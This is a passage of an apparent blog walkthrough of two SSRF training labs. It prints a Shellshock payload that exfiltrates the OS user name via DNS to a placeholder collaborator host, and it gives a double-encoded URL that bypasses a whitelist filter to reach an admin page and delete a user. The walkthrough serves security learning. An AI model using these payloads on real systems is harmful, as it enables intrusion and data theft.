lab.
Lab 5: Blind SSRF with Shellshock exploitation
Objective: This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded. To solve the lab, use this functionality to perform a blind SSRF attack against an internal server in the 192.168.0.X range on port 8080. In the blind attack, use a Shellshock payload against the internal server to exfiltrate the name of the OS user.

With our normal routine, click on “view details” on any of the products but this time no stock check, let’s go to our proxy tool and see how best we can play with the request but wait Shellshock Exploitation ? This should be my second time hearing this but i actually don’t know the commands, so a simple google search revealed that we can use () { :; }; /usr/bin/nslookup $(whoami).YOUR-SUBDOMAIN-HERE.burpcollaborator.net in the User Agent header to exploit it.Now replace the referrer header with http://192.168.0.x:8080 ,highlight the ‘x’ and send the request to intruder so that we can bruteforce and the find the actual IP since we were given a range. The payload settings for the intruder should be like this:

 Click on Start Attack, After the attack is done, Go to the collaborator tab and notice that the target has sent a DNS request containing the name of the user to our server.Copy the name and submit as solution to solve the lab.
LAB 6: SSRF with whitelist-based input filter
Objective: This lab has a stock check feature which fetches data from an internal system. To solve the lab, change the stock check URL to access the admin interface at http://localhost/admin and delete the user carlos.The developer has deployed an anti-SSRF defense you will need to bypass.
Another protection to bypass :)
Click on “view details” on any of the products,check the stock and capture the request with our proxy tool.
The application uses the “StockApi” to fetch the product again but changing the URL to an internal server doesn’t work and gives us an error: Based on the error we know that the host must be

 stock.weliketoshop.net so we need find a way to trick the server and bypass the protection.After several try and error, i finally came with a bypass thus http://localhost%2523@stock.weliketoshop.net/admin/, The ‘%2523’ is double URL-encoding of ‘#’  We can now go ahead and delete the user to solve the lab.
Resources
- https://portswigger.net/web-security/ssrf
- https://portswigger.net/web-security/ssrf/url-validation-bypass-cheat-sheet
- https://book.hacktricks.wiki/en/pentesting-web/ssrf-server-side-request-forgery/index.html
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Request%20Forgery
- https://hackerone.com/reports/243277
- https://hackerone.com/reports/223203
- https://hackerone.com/reports/530974
- https://hackerone.com/reports/793704
- https://hackerone.com/reports/746024
- https://hackerone.com/reports/549882